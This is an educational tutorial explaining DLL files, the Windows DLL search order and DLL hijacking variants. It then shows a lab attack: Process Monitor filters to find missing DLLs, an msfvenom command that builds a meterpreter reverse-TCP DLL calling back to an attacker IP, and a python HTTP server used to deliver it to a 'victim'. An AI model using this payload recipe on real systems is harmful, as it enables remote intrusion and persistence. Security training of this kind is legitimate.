DLL

HIJACKING BASICS

VIEH GROUP

WWW.VIEHGROUP.COM

Disclaimer

This document is generated by VIEH Group and if there is any contribution or or credit, it’s mentioned on the first page. The information provided herein is for educational purposes only and does not constitute legal or professional advice. While we have made every effort to ensure the accuracy and reliability of the information presented, VIEH Group disclaims any warranties or representations, express or implied, regarding the completeness, accuracy, or usefulness of this document. Any reliance you place on the information contained in this document is strictly at your own risk. VIEH Group shall not be liable for any damages arising from the use of or reliance on this document. also, we highly appreciate the source person for this document.

Happy reading!

Content Credit: Enes Adışen

DLL Hijacking Basics

DLL Hijacking is a type cyberattack where a malicious actor takes advantage of a system's search order for dynamic link libraries ***(DLL)*** *to load and execute malicious code instead of legitimate libraries. In other words, it refers to tricking a program to load a harmful code library instead of the intended safe one. Before going into details, let's take a look at* ***DLL Files.***


What is a DLL file?

DLL (stands for dynamic link library) is a file containing reusable code and data which multiple programs can use at the same time to perform different functions, improving efficiency and modularity in software development.

Imagine you have a box of LEGO bricks. Each brick functions as a unique tool that may be used for a variety of activities. Now, certain tools are kept in smaller boxes with names like “drawing tools,” “building tools,” and so on instead of everything being kept in one large box.

Similar to those smaller boxes with labeling are DLLs. It is a set of resources that various software applications may use. When a software requires a tool, it searches for it in the appropriate named box (DLL). As you would choose the appropriate LEGO set to discover the appropriate tool for the job. One DLL file can be used by different programs at the same time.

Dynamic-link library is Microsoft’s implementation of the shared library concept in the Microsoft Windows, so if you want to know more about this concept, you can search for “shared libraries”.



DLLs are created by developers by writing custom code that performs specific functions (drawing images, computing math, or connecting to the internet etc.) These functions are similar to the tools we discussed earlier.

```
// MathLibrary.cpp: Defines the exported functions for the DLL.
#include "pch.h" // use stdafx.h in Visual Studio 2017 and earlier
#include <utility>
#include <limits.h>
#include "MathLibrary.h"


// DLL internal state variables:
static unsigned long long previous_; // Previous value, if any
static unsigned long long current_; // Current sequence value
// Current seq. position
static unsigned index_;

// Initialize a Fibonacci relation sequence
// such that F(0) = a, F(1) = b.
// This function must be called before any other function.
void fibonacci_init(
    const unsigned long long a,
    const unsigned long long b)
{
    index_ = 0;
    current_ = a;
    previous_ = b; // see special case when initialized
}
// Produce the next value in the sequence.
// Returns true on success, false on overflow.
bool fibonacci_next()
{
    // check to see if we'd overflow result or position
    if ((ULLONG_MAX - previous_ < current_) ||
        (UINT_MAX == index_))
    {
        return false;
    }

    // Special case when index == 0, just return b value
    if (index_ > 0)
    {
      // Otherwise, calculate next sequence value
      previous_ += current_;
    }

    std::swap(current_, previous_);
    ++index_;
    return true;

}

// Get the current value in the sequence.
unsigned long long fibonacci_current()
{
    return current_;
}

// Get the current index position in the sequence.
unsigned fibonacci_index()
{
    return index_;
}
```

The above code demonstrates an implementation of a dynamic link library that defines functions for generating a Fibonacci sequence that can be used by other programs to generate Fibonacci sequences.

How DLL Works?

At this point we know what a DLL is and why it is used. Below let’s see how a DLL works after you click a program that requires it step by step.

Loading dll into memory

After you click on a executable (.exe), the operating system (OS) loads the program into memory and starts its execution. If the program requires a DLL, the operating system will first need to load the DLL into memory. This is done by searching for the DLL in a few different locations, such as the system directory, the program directory, and the current directory. Once the DLL is found, it is loaded into memory and made available to the program.

Load-time vs. run-time dynamic linking

When you load a DLL in an application, two methods of linking let you call the exported DLL functions. The two methods of linking are load-time dynamic linking and run-time dynamic linking. — From MS Learn

Load time linking

- The linker resolves all the references to functions and variables in the DLL at compile time.
- This means that the program can call functions in the DLL directly, without having to load the DLL into memory at runtime.
- This makes executable file bigger, but makes the program faster.

Runtime linking

- The linker does not resolve all the references to functions and variables in the DLL at compile time.

- Instead, it creates a stub in the program's executable file that calls the LoadLibraryEx function to load the DLL into memory at runtime.
- The program can then call functions in the DLL by calling the GetProcAddress function to get the address of the function in the DLL.
- This makes the program's executable file smaller, but it also makes the program slower.

DLL Search Order

When you start an **.exe** file file that requires a DLL, The *DLL loader (*is a part of the operating system) starts searching for that specific DLL on the system. The files are searched according to certain rules, known as **DLL Search Order.**

The default DLL search order for Windows is as follows:

1. The directory from which the application is loaded.
2. The system directory. (example: "**C:\Windows\System32**")
3. The Windows Directory ("**C:\Windows.**")
4. The current directory.
5. Directories Listed in the system **PATH** Environment Variable
6. Directories in the user **PATH** environment variable
7. The directories that are listed in the **PATH** environment variable.

This concept is critical in DLL hijacking. During this process, we can inject our own malicious DLLs into locations where DLL Loader searches for the innocent DLL. We will come to this in later chapters.

DLL Hijacking

After having an idea about DLL files and their working mechanism, we can dig into the concept of DLL hijacking.

What is the idea of DLL hijacking?

Most of the time the main idea is to exploit the **search order** that programs use to find and load DLLs. An attacker can mislead a software into loading harmful code instead of the desired, genuine DLL by inserting a malicious DLL in a spot where the program looks for DLLs. This way an attacker can **escalate privileges** and **gain persistence** on the system. This is why I emphasized search order in the previous chapter.

Altough i mentioned only search order manipulation, there are several options, and the effectiveness of each depends on how the program is set up to load the necessary DLLs. Potential strategies include:

Phantom DLLs: It works by placing a fake malicious DLL with a name similar to a legitimate one in a directory where a program searches for DLLs, potentially causing the program to load the malicious phantom DLL instead of the intended legitimate DLL.

DLL replacement: In DLL replacement the attacker tries to swap out a legitimate DLL with a malicious one. It can be combined with DLL Proxying.

DLL Search Order Hijacking: In a search order hijacking attack, an attacker manipulates the order in which a program looks for dynamic link libraries (DLLs), allowing them to store a malicious DLL at a location that the program searches first, resulting in the malicious DLL being loaded instead of the genuine one.

DLL Side Loading Attack: Attackers may use side-loading DLLs to run their own malicious payloads. Side-loading includes controlling which DLL a program loads, similar to DLL Search Order Hijacking. However, attackers may directly side-load their payloads by putting a legitimate application in the search order of a program, then calling it to execute their payload(s), as opposed to just planting the DLL and waiting for the victim application to be executed.

Finding Missing DLL Files

Missing DLL files are a great opportunity for attackers to take advantage of their absence. If a DLL is missing from the system, they can try to place an imitation of the original DLL to use for otheir own purposes, including escalating privileges.

Process Monitor can be used to track down failed DLL loadings in the system. Here's how to do it step by step:

1. Download Process Monitor from **this official link**.
2. Unzip the file.
3. Click on "**pocmon.exe**".
4. After that you will see various processes going on. Click the blue filter button in the top left.
5. You need to add two filters. The first one is "***Result is NAME NOT FOUND Include***" and the second one is "***PATH ends with .dll Include***"


Column	Relation	Value	Action
Result	is	NAME NOT FOUND	Include
Path	ends with	.dll	Include

Now you can see a list of missing DLL's in various processes. These load failures can be exploited by attackers in DLL Hijacking.

Note: It's impossible for me to show you all of the approaches and methods in DLL hijacking in this article. There are numerous techniques to detect vulnerable programs, DLL files and exploit them using different methods we have already discussed above.

Exploiting Missing DLL Files

Lets imagine a scenerio that you found a vulnerable program in Windows that attempts to load CFF ExplorerENU.dll from the location the program is installed to.



8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\NTDSAPI.dll	NAME NOT FOUND Desired Access:
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\NCObjAPI.DLL	NAME NOT FOUND Desired Access:
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\CRYPTBASE.dll	NAME NOT FOUND Desired Access:
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\ntmarta.dll	NAME NOT FOUND Desired Access:
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\CRYPTSP.dll	NAME NOT FOUND Desired Access:
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\RpcRtRemote.dll	NAME NOT FOUND Desired Access:
8:03:2...	Explorer.EXE	1756	CreateFile	C:\Windows\sfc_os.DLL	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\oledlg.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\Msimg32.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerLOC.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\RICHED32.DLL	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\RICHED20.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CRYPTBASE.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\dwmapi.dll	NAME NOT FOUND Desired Access:
8:03:2...	CFF Explorer.exe	2404	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File ...	NAME NOT FOUND Length: 1,024
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en-US\Microsoft.Windows.Common-Controls.DLL	NAME NOT FOUND Desired Access:
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en\Microsoft.Windows.Common-Controls.DLL	NAME NOT FOUND Desired Access:
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en-US\Microsoft.Windows.Common-Controls.mui....	NAME NOT FOUND Desired Access:

If you look at figure 4, you can see that the process is trying to load a DLL from the path "***C:\Program Files\NTCore\Explorer Suite***", which resulting in "***NAME NOT FOUND***" failure.

In this example we will try to exploit this missing DLL using **msfvenom** in **Kali Linux**.

Step 1 - Create payload using msfvenom

To exploit missing DLL files in the target machine, first we need to set up a payload using **msfvenom** tool (optionally in kali).

Msfvenom is the combination of payload generation and encoding. It replaced msfpayload and msfencode on June 8th 2015. — From metasploit.com

To create a payload, we will use the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=192.168.1.115 LPORT=4444 > CFF_ExplorerENU.dll
```

```
┌──(kali㉿  kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp  -ax86 -f dll LHOST=192.168.1.115 LPORT=4444 > CFF_ExplorerENU.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
```

After that you should be seeing the payload in your computer.

We will use this DLL to trick the Windows host into loading the payload instead of the missing one.

Step 2– Place DLL file to target host

In this step it is necessary to somehow place the payload on the victim machine. There are many different methods and it is up to you which one to use. If you're using a virtual machine as a victim you can simply drag & drop, but if you want to do something closer to real life scenarios you can try setting up a **http** server and then download it by victim machine assuming as if there is some kind of phishing attack going on.


In my example, I will host a simple **http** server on kali and then assume that the victim has been tricked into downloading the malicious DLL instead of the missing DLL.

Here is how can you host a server using **python3**:

python3 -m http.server --bind 192.168.1.115

```
┌──(kali㉿kali)-[~]
└─$  python3 -m http.server --bind 192.168.1.115
Serving HTTP on 192.168.1.115 port 8000 (http://192.168.1.115:8000/) ...
```

Now after the server goes live, victim Windows7 machine has downloaded and replaced the missing DLL with this evil DLL file in our scenerio.

